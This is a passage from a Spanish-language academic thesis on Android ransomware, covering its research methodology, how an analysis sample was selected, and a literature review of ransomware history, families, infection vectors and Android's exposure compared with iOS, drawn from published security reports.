
El presente trabajo fue desarrollado con un enfoque mixto, haciendo uso de una metodología explicativa con el objetivo de recolectar y procesar datos de otras indagaciones y publicaciones, además de realizar pruebas de concepto de los datos recogidos durante esta.

El proceso de recolección de datos tuvo al inicio un enfoque dirigido a la población de América Latina, el cual debió ser expandido a una población mucho más global dado que durante la recolección de información se presentó el caso que las mayores infecciones y apariciones de ransomware se dieron en el este de Europa y Estados Unidos. Además, en los últimos años las tendencias de aumento de ransomware en América Latina, con consecuencia como infecciones masivas, tienen como foco de infecciones países fuera de la población inicial.

Para la adquisición de la documentación se hicieron investigaciones en bibliotecas públicas y privadas como es el caso de repositorios públicos de universidades tales como: Universidad Nacional Abierta y a Distancia (UNAD), Universidad de San Buenaventura Cartagena (USB) entre otras, y en páginas web como es el caso de ieeexplore.ieee.org y repository.unad.edu.co además de exploraciones por etiquetas en buscadores como google.com y duckduckgo.com. Luego de realizar la indagación preliminar de toda la documentación, se procedió a realizar el filtrado de la información que fuese relevante para la investigación teniendo presente aspectos como: fecha de la investigación y enfoque de la temática.

Luego de tener filtrada la información final, con la cual se basó la presente investigación, se realizó un proceso en el cual se organizó por fecha de publicación los documentos, realizando así un rastreo histórico de las investigaciones. Además, se realizó una comparativa entre los distintos trabajos e investigaciones, teniendo en cuenta puntos de vista de autores, muestras analizadas, población de influencia de la investigación y resultados de esta; con el fin de establecer diferencias y similitudes entre los estudios realizados. En la figura 4 (ver figura 4), se evidencia de manera gráfica el proceso de selección de los documentos utilizados en la presente investigación.

Figura 4 Selección de documentos




Fuente: El autor

Con el análisis de los datos y las comparativas de las investigaciones estudiadas, se procede a establecer una prueba de concepto. Esta consiste en el análisis de una muestra de ransomware para dispositivos Android, para ello se realiza una exploración por medio de buscadores de internet con el fin de encontrar ejemplares de ransomware que pudieran ser de relevancia en la investigación. Dentro de los repositorios encontrados, existían muchos tipos con algún tiempo de haber salido a la luz, razón por la cual no fueron escogidos para realizar la prueba de concepto. Dentro de las revisiones de los blogs de seguridad informática se encontraron diversos investigadores a los cuales se les consultó por diversos

medios, teniendo respuesta solamente de la investigadora de ESET para América Latina Denise Giusto Bilić. Ella recomendó el repositorio virtual llamado Koodous.com[32] y sugirió hacer uso de etiquetas de sondeo y crear reglas de YARA, una herramienta que permite realizar búsqueda de cadenas dentro de ejecutables, utilizada para el análisis de malware. Teniendo en cuenta estas recomendaciones se procede a realizar indagaciones en el repositorio sugerido en donde se crearon búsquedas que tuviesen etiquetas de ransomware y se realizó un filtrado de las muestras más recientes, con el fin de evaluar un prototipo nuevo que hubiese sido analizado y además diera una visión del funcionamiento en ransomware recientes a la fecha de la investigación. En la Figura 5 (ver figura 5), se evidencia el proceso en el cual se realizó la escogencia de la muestra a analizar en la prueba de concepto y las distintas consideraciones tenidas en cuenta durante el proceso.

[32] KOODOUS, TestLock.apk [en línea], 2016. Disponible en Internet: < https://koodous.com/apks?search=370c9f7f67826a8e2d3116fe11d470552559457fc5e55ca37e86af0b80967aad >

Figura 5 Selección de muestras a analizar



Fuente: El Autor

5 IDENTIFICACIÓN, ORÍGENES, VARIANTES Y COMPORTAMIENTO DE RANSOMWARE EN ANDROID

Ransomware es una variante de malware cuya particularidad es hacer uso de sistemas avanzados de criptografía para encriptar los datos de sus víctimas y proceder a solicitar algún tipo de rescate por la información. En muchos de los casos este rescate debe ser pagado en ***bitcoin*** para mantener el anonimato de los atacantes.

En el documento *"**The evolution of ransomware**"*[33] se menciona que la primera oleada de ransomware moderno fue divisado en el año 2005 con la variante ***"trojan.gpcoder"***. Aunque sus orígenes comienzan en los años de 1989 con el troyano ***"AIDS trojan"***, también hace referencia que entre los años 2013 y 2014 la detección de nuevas familias de crypto ransomware se incrementó en 250%. El mismo documento habla de dos tipos de ransomware: ***"Locker ransomware"*** que tiene como finalidad denegar el acceso a los dispositivos y ***"Cypto locker"*** el cual previene el acceso a los archivos que se encuentran en los dispositivos encriptando los mismos.


En el documento "***The evolution of ransomware***" es tipificado, como uno de los objetivos del ransomware, todo tipo de dispositivo IoT como lo son TV, teléfonos celulares, tabletas, cámaras digitales, refrigeradores o casi cualquier dispositivo que tuviese un sistema operativo y conexión a la red. Es también mencionado el hecho de que las familias de ransomware no tienen algún tipo de preferencia especifica entre usuarios del hogar o de empresas, dado que todos son atacados de igual manera, pero siendo los ataques hacia este último grupo más sofisticados debido a la gran cantidad de dinero que pueden pagar las empresas por su información. Se hace mención en dicho documento que las primeras apariciones de ransomware en los dispositivos móviles se presentan en el año 2007 en dispositivos IPhone y en 2008 para dispositivos Android siendo estos los objetivos más específicos por abarcar más del 80% de la cuota de mercado entre los dispositivos móviles.

[33] SAVAGE, Kevin; COOGAN, Peter y LAU, Hon. The evolution of ransomware [en línea]. 2015. Disponible en intenret: < http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/the-evolution-of-ransomware.pdf >.

En el White paper ***"The Rise of Android Ransomware"***[34], publicado en el año 2017 y basado en investigaciones de años anteriores, es mencionado que existen dos variantes de ransomware para Android: "*Lock-Screen*" y "Crypto" confirmando con esto lo mencionado en la investigación ***The evolution of ransomware*** [35].

En la investigación realizada por la compañía ESET se identifica que entre los años 2014 a 2016 se obtuvo la mayor cantidad de detecciones de amenazas de ransomware en Android entre los meses de agosto y septiembre de 2015, además de alcanzar un pico en el mes de febrero de 2016 como puede ser evidenciado en la figura 6.

Figura 6 Detección de amenazas de ransomware en Android según LiveGrid ESET



Fuente: LIPOVSKÝ , Robert ; ŠTEFANKO, Lukáš y BRANIŠA, Gabriel. The Rise of Android Ransomware [en línea]. 2016. Disponible en internet: < https://www.welivesecurity.com/wp-content/uploads/2016/02/Rise_of_Android_Ransomware.pdf >.


---

[34] LIPOVSKÝ , Robert ; ŠTEFANKO, Lukáš y BRANIŠA, Gabriel. The Rise of Android Ransomware [en línea]. 2016. Disponible en internet: < https://www.welivesecurity.com/wp-content/uploads/2016/02/Rise_of_Android_Ransomware.pdf >.

[35] SAVAGE, Kevin; COOGAN, Peter y LAU, Hon. The evolution of ransomware [en linea]. 2015. Disponible en intenret: < http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/the-evolution-of-ransomware.pdf >.

En la Figura 7 se muestra como fue concebida por la investigación *The Rise of Android Ransomware*, [36] evidenciando la evolución del ransomware durante los años 2012 a 2017.

Figura 7 Cronología de Ransomware en Android



Fuente: LIPOVSKÝ , Robert ; ŠTEFANKO, Lukáš y BRANIŠA, Gabriel. The Rise of Android Ransomware [en linea]. 2016. Disponible en internet: < https://www.welivesecurity.com/wp-content/uploads/2016/02/Rise_of_Android_Ransomware.pdf >.

Como se evidencia en la figura 7 la investigación *The Rise of Android Ransomware*, brinda información detallada de la cronología de aparición de distintas variantes, llamadas también familias de ransomware para Android, desde los años 2012 hasta comienzos de 2017 donde se resaltan apariciones del primer caso de extorciones a los usuarios por medio de una aplicación de antivirus en el año 2012. Aunque esta amenaza no era considerada como un ransomware, dio inicio a una serie de variantes de este que siguieron el mismo esquema de ataque.

En el "***ransomware whitepaper*** [37]" son mencionadas distintas familias de ransomware entre las que se encuentran: Cyptolocker, TorrentLocker, Cryptowall, TeslaCrypt, CTB-Locker, PadCrypt, Locky, Petya, entre otras más. Este mismo

[36] LIPOVSKÝ , Robert ; ŠTEFANKO, Lukáš y BRANIŠA, Gabriel. The Rise of Android Ransomware [en línea]. 2016. Disponible en internet: < https://www.welivesecurity.com/wp-content/uploads/2016/02/Rise_of_Android_Ransomware.pdf >.

[37] CERT.BE, 2017. Ransomware Whitepaper [en línea]. Disponible en internet: < https://www.cert.be/files/ransomware_whitepaper.pdf >.

documento hace referencia a la existencia de dos tipos de ransomware, no criptográfico y criptográfico, siendo el primero muy poco común en la actualidad.

Según este mismo documento los medios de difusión más comunes encontrados son correos de phising, páginas web comprometidas con documentos de Microsoft Office que contienen macros maliciosos, java script maliciosos, .ink maliciosos y .chm (documentos de ayuda de Windows) maliciosos. En la Figura 8 se hace referencia a los dos tipos de Ransomware que son presentados por la investigación "**The Evolution of Ransomware**"[38], estos son de tipo *Loker Ransomware* y *Crypto Ransomware*.


Figura 8: Dos tipos de ransomware

Fuente: SAVAGE, Kevin; COOGAN, Peter y LAU, Hon. The evolution of ransomware [en línea]. 2015. Disponible en internet: < http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/the-evolution-of-ransomware.pdf >.

[38] SAVAGE, Kevin; COOGAN, Peter y LAU, Hon. The evolution of ransomware [en linea]. 2015. Disponible en intenret: < http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/the-evolution-of-ransomware.pdf >.

En la Figura 9 se evidencia cual fue la tasa de crecimiento de las distintas variantes de ransomware que fueron evidenciadas en la investigación "The Evolution of Ransomware" [39]

Figura 9 Crecimiento de familias de ransomware



Fuente: SAVAGE, Kevin; COOGAN, Peter y LAU, Hon. The evolution of ransomware [en línea]. 2015. Disponible en internet: < http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/the-evolution-of-ransomware.pdf >.

En la figura 9 se puede observar que entre los años 2006 a 2008 se encuentra la mayor cantidad de aplicaciones engañosas divisadas según los estudios de la empresa Symantec justificadas en el documento "***The evolution of ransomware***"[40]. Cabe resaltar que los ramsomware de tipo criptográfico tuvieron un auge en el año 2005 y luego bajaron su presencia hasta el año 2013, donde comenzó su incremento, llegando a abarcar el 70% de las nuevas detecciones. Los ransomware de tipo ***locker*** tuvieron su mayor desarrollo entre los años 2012 y 2013. Por último, se puede apreciar que durante los años 2010 a 2011 los falsos antivirus tuvieron su mayor auge manteniendo una buena participación hasta el año 2014.

---

[39] (SAVAGE, Kevin; COOGAN, Peter y LAU, Hon. The evolution of ransomware [en linea]. 2015. Disponible en intenret: < http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/the-evolution-of-ransomware.pdf >.

[40] SAVAGE, Kevin; COOGAN, Peter y LAU, Hon. The evolution of ransomware [en linea]. 2015. Disponible en intenret: < http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/the-evolution-of-ransomware.pdf >.

"***The evolution of ransomware***" hace referencia a que una de las variables que ubica como objetivos predilectos a los dispositivos basados en sistema operativo Android es la misma libertad que permite dicho medio de instalar aplicaciones sin mayores complicaciones desde repositorios distintos a los oficiales de la marca, convirtiendo los repositorios externos en uno de los mayores focos de propagación de malware, especialmente ransomware, sin dejar de lado los repositorios oficiales; aunque estos por sus mayores controles suelen dar de baja rápidamente este tipo de aplicaciones.

En el mismo documento es mencionado ***"Android.fakedefender",*** un ransomware de tipo ***locker*** descubierto en junio de 2013 dentro de la tienda de aplicaciones oficial de Android, el cual pretendía ser una aplicación antivirus para este sistema operativo. Se menciona también el caso de ***"Android.lockdroid.E",*** ransomware de tipo ***locker,*** que era propagado en una página de videos para adultos y el cual solicitaba a sus víctimas un monto de 500 USD de multa por ver sitios de pornografía; esto por medio de una pantalla de bloqueo con una notificación del FBI que intimidaba a las víctimas. Es mencionado también el caso de ***"android.simplocker"*** en 2014 el cual era de la familia de ransomware tipo criptográfico. Este encriptaba los archivos contenidos en la memoria externa de los dispositivos Android valiéndose de una falla del propio sistema operativo, la cual no protegía estos medios de almacenamiento.

En el estudio realizado en el año 2015 **"U.S Smartphone Use in 2015**"[41] se manifiesta que el mayor uso dado a los dispositivos móviles por los ciudadanos estadounidenses es de actividades de ocio, como lo son: redes sociales, navegación en internet, entre otras; haciendo que la información almacenada en estos dispositivos en muchas ocasiones no sea considerada de alto valor para sus dueños ni que les haga pagar algún tipo de rescate por ella en caso de ser infectados por ransomware, según lo señalado en "***The evolution of ransomware***"[42].

[41] SMITH, Aaron Y PAGE, Dana. U.S Smartphone Use in 2015 [en línea]. 2015. Disponible en internet: < http://assets.pewresearch.org/wp-content/uploads/sites/14/2015/03/PI_Smartphones_0401151.pdf >.

[42] SAVAGE, Kevin; COOGAN, Peter y LAU, Hon. The evolution of ransomware [en línea]. 2015. Disponible en internet: < http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/the-evolution-of-ransomware.pdf >.

Según el documento "***The Rise of Android Ransomware***"[43], el de tipo criptográfico es uno de los de menor presencia dentro los análisis realizados; evidenciado esto en la publicación **"*ESET Analyzes Simplocker – First Android File-Encrypting, TOR-enabled Ransomware***"[44] donde se muestra la aparición de la variante ***"Android/Simplocker"*** que funcionaba como un C&C enviando la información del dispositivo a través de la red TOR. Esta variante estaba contenida en una aplicación llamada ***"Sex xionix"*** la cual estaba albergada en repositorios distintos al oficial de Android.

Esta misma investigación menciona que uno de los vectores de infección más comunes es el envío de malware por medio de correo electrónico, el cual tiene como contenido páginas de phishing que manipulan a las víctimas para realizar click en enlaces de descarga de aplicaciones infectadas. Esto brinda un enfoque distinto a la investigación de "***The evolution of ransomware***"[45] sugiriendo también otros métodos de infección ya abordados en otras investigaciones, como es el caso de aplicaciones con troyanos que realizan descargas del ransomware de manera inadvertida para el usuario, descargas de aplicaciones que simulan ser legítimas, desde repositorios no oficiales, entre otras ya mencionadas.

En el *white paper "**The Rise of Android Ransomware***" [46] son mencionadas algunas de las técnicas más utilizadas por los cibercriminales para distribuir el malware, como es tomar aplicaciones escritas anteriormente y agregar a estos códigos maliciosos manteniendo las funcionalidades originales. Otro método es el de crear malware y agregar únicamente el nombre y el icono de alguna aplicación legitima para engañar a los usuarios. En este documento también mencionan el hecho de que no todas las aplicaciones pueden tener interacción con el usuario de manera visual, haciendo que estos pasen por inadvertidos, como es el caso de los troyanos de SMS o *backdoors* que son preinstalados en algunos terminales

[43] LIPOVSKÝ , Robert ; ŠTEFANKO, Lukáš y BRANIŠA, Gabriel. The Rise of Android Ransomware [en línea]. 2016. Disponible en internet: < https://www.welivesecurity.com/wp-content/uploads/2016/02/Rise_of_Android_Ransomware.pdf >.

[44] LIPOVSKY, Robert. ESET Analyzes Simplocker – First Android File-Encrypting, TOR-enabled Ransomware [en linea]. 2014. Disponible en internet: < https://www.welivesecurity.com/2014/06/04/simplocker/ >.

[45] SAVAGE, Kevin; COOGAN, Peter y LAU, Hon. The evolution of ransomware [en línea]. 2015. Disponible en internet: < http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/the-evolution-of-ransomware.pdf >.

[46] LIPOVSKÝ , Robert ; ŠTEFANKO, Lukáš y BRANIŠA, Gabriel. The Rise of Android Ransomware [en línea]. 2016. Disponible en internet: < https://www.welivesecurity.com/wp-content/uploads/2016/02/Rise_of_Android_Ransomware.pdf >.

Android. Esto fue mencionado en la noticia de Hindustantimes **"*¿Does your LG, Samsung or Oppo phone come with malware preinstalled*?**"[47].

En el documento "***The Rise of Android Ransomware***"[48] es citado que dentro de su investigación solamente una de las muestras de ransomware fue detectada dentro del repositorio oficial de aplicaciones de ***Google Play Store,*** advirtiendo que existen reportes de muchos otros casos en los cuales se ha podido detectar otro tipo de malware dentro de este repositorio; confirmando lo mencionado anteriormente de que gran parte de las infecciones son generadas desde repositorios no oficiales, siendo estas el principal foco de propagación y almacenamiento de malware en dispositivos Android, especialmente de Ransomware.

Dentro de las tendencias hacia el futuro de ransomware para Android se están comenzado a divisar un tipo de ofuscación o encriptación de payload maliciosos dentro de las aplicaciones, haciendo que estas sean más difíciles de detectar por los softwares antivirus como es mencionado en el documento "***The Rise of Android Ransomware*".** En este mismo documento los investigadores hacen mención del reciente incremento de la creación de falsos antivirus para propagar el ransomware entre los dispositivos móviles. Esto se debe a la reciente preocupación de los usuarios para estar un poco más protegidos, siendo esta necesidad una oportunidad para los cibercriminales de explotar la ingenuidad y falta de conocimiento de los usuarios.

En la investigación de "***The Rise of Android Ransomware****"* se realiza el análisis de distintas muestras de ransomware para Android. Entre los análisis de estos, se evidencia la utilización, por parte de los cibercriminales, de técnicas de ***scareware*** usadas para incrementar el temor entre las víctimas y que estas accedan al pago de los rescates.

Dentro de los medios de difusión se evidencian las técnicas ya mencionadas de falsos antivirus y aplicaciones que se hacen pasan por aplicativos reales. En algunos casos es descubierto el uso de mecanismos de descargas de malware, siendo esta una de las razones por las cuales es más difícil su detección dentro de

---

[47] GHOSHAL, Anirban. Does your LG, Samsung or Oppo phone come with malware preinstalled? Check list to find out [en línea]. 2017. Disponible en internet: < https://www.hindustantimes.com/tech/does-your-phone-come-with-malware-preinstalled-check-the-list-to-find-out/story-z7xPju7bS54gHlmYHpTr7H.html >.


[48] LIPOVSKÝ , Robert ; ŠTEFANKO, Lukáš y BRANIŠA, Gabriel. The Rise of Android Ransomware [en línea]. 2016. Disponible en internet: < https://www.welivesecurity.com/wp-content/uploads/2016/02/Rise_of_Android_Ransomware.pdf >.

los repositorios de aplicaciones, inclusive los oficiales. Para realizar esto, luego que la aplicación es instalada hacen uso de técnicas de engaño donde son mostrados mensajes que incitan a las víctimas a descargar algún software adicional o actualización de estas, para que puedan funcionar correctamente las aplicaciones descargadas inicialmente, siendo estas en verdad el malware real.

En la investigación se menciona que algunas de las variantes, especialmente ***"Android/LockScreen.Jisut",*** hace uso de técnicas en las cuales luego de infectar a su víctima envía un SMS a todos los contactos con una URL para la descarga de malware. Otras variantes como las ***"Android/Lockerpin"*** usan técnicas que les permite identificar la presencia de antivirus móviles instalados en los dispositivos, permitiendo desactivarlos e impedir su inicio, además de matar procesos del sistema como es el caso de ***"com.android.settings"*** impidiendo que se pueda desinstalar el ransomware.

Según lo reportado en dicha investigación, algunas de las variantes de estas familias han ido evolucionando para poder mostrar los mensajes de rescates en distintos idiomas, según el país donde se encuentre la víctima. Según lo informado en la figura 10 la familia de ransomware ***"Android/Lockerpin"*** tuvo gran presencia en Estados Unidos con un 72% de casos reportados y un 28% de casos en otros países, muchos de estos en el norte de Europa donde aparecieron las primeras variantes de esta familia.

Figura 10 Distribución geografía de la familia Android/lockerpin



Fuente: LIPOVSKÝ, Robert ; ŠTEFANKO, Lukáš y BRANIŠA, Gabriel. Trends in Android Ransomware [en línea]. 2017. Disponible en internet: < https://www.welivesecurity.com/wp-content/uploads/2017/02/ESET_Trends_2017_in_Android_Ransomware.pdf>.

El por qué Android y no IOS es un gran debate se puede responder tomando como referencia la publicación **"Tecnología móvil en Latinoamérica ¿que preocupaciones tienen los usuarios?"**[49]. Esta investigación muestra una infografía donde se demuestra que en Latinoamérica el 90% de los usuarios de dispositivos móviles tienen Android como sistema operativo, mientras solo el 10% tiene dispositivos con otros sistemas operativos, entre ellos IOS. Esta infografía puede ser vista en la figura 11 (ver figura 11).

Esta es una razón más que suficiente para que los cibercriminales decidan maximizar los esfuerzos para el desarrollo y distribución de malware para los sistemas operativos Android. Además, el desarrollo en sistemas operativos IOS es mucho más complicado dado a los rigurosos controles de seguridad y las capas de protección que tiene este sistema operativo; como es evidenciado en el informe técnico de seguridad para IOS 9.3 o posterior [50].

Estos controles de seguridad hacen que instalar una aplicación por fuera de la tienda oficial de Apple sea mucho más complicado, objetivo logrado únicamente por medio de la modificación del kernel conocido como ***"jailbreak"*** pero al realizar este tipo de cambios los equipos no pueden instalar nuevas actualizaciones de sistema operativo, razón por la que es poco utilizada entre los usuarios menos avanzados.

Por el contrario, el sistema operativo Android es de código abierto permitiendo que puedan ser creadas versiones modificadas del sistema de mando y el proceso de escritura de código para este es de muy fácil desarrollo. Además, las medidas de seguridad que impiden instalar aplicaciones de terceros suelen ser mínimas y fácilmente desactivadas por usuarios con pocos conocimientos en sistemas. En algunos casos estas restricciones se basan únicamente en una advertencia en pantalla de posibles riesgos de seguridad. Estos factores son decisivos para la masificación de infecciones de ransomware en este sistema operativo.

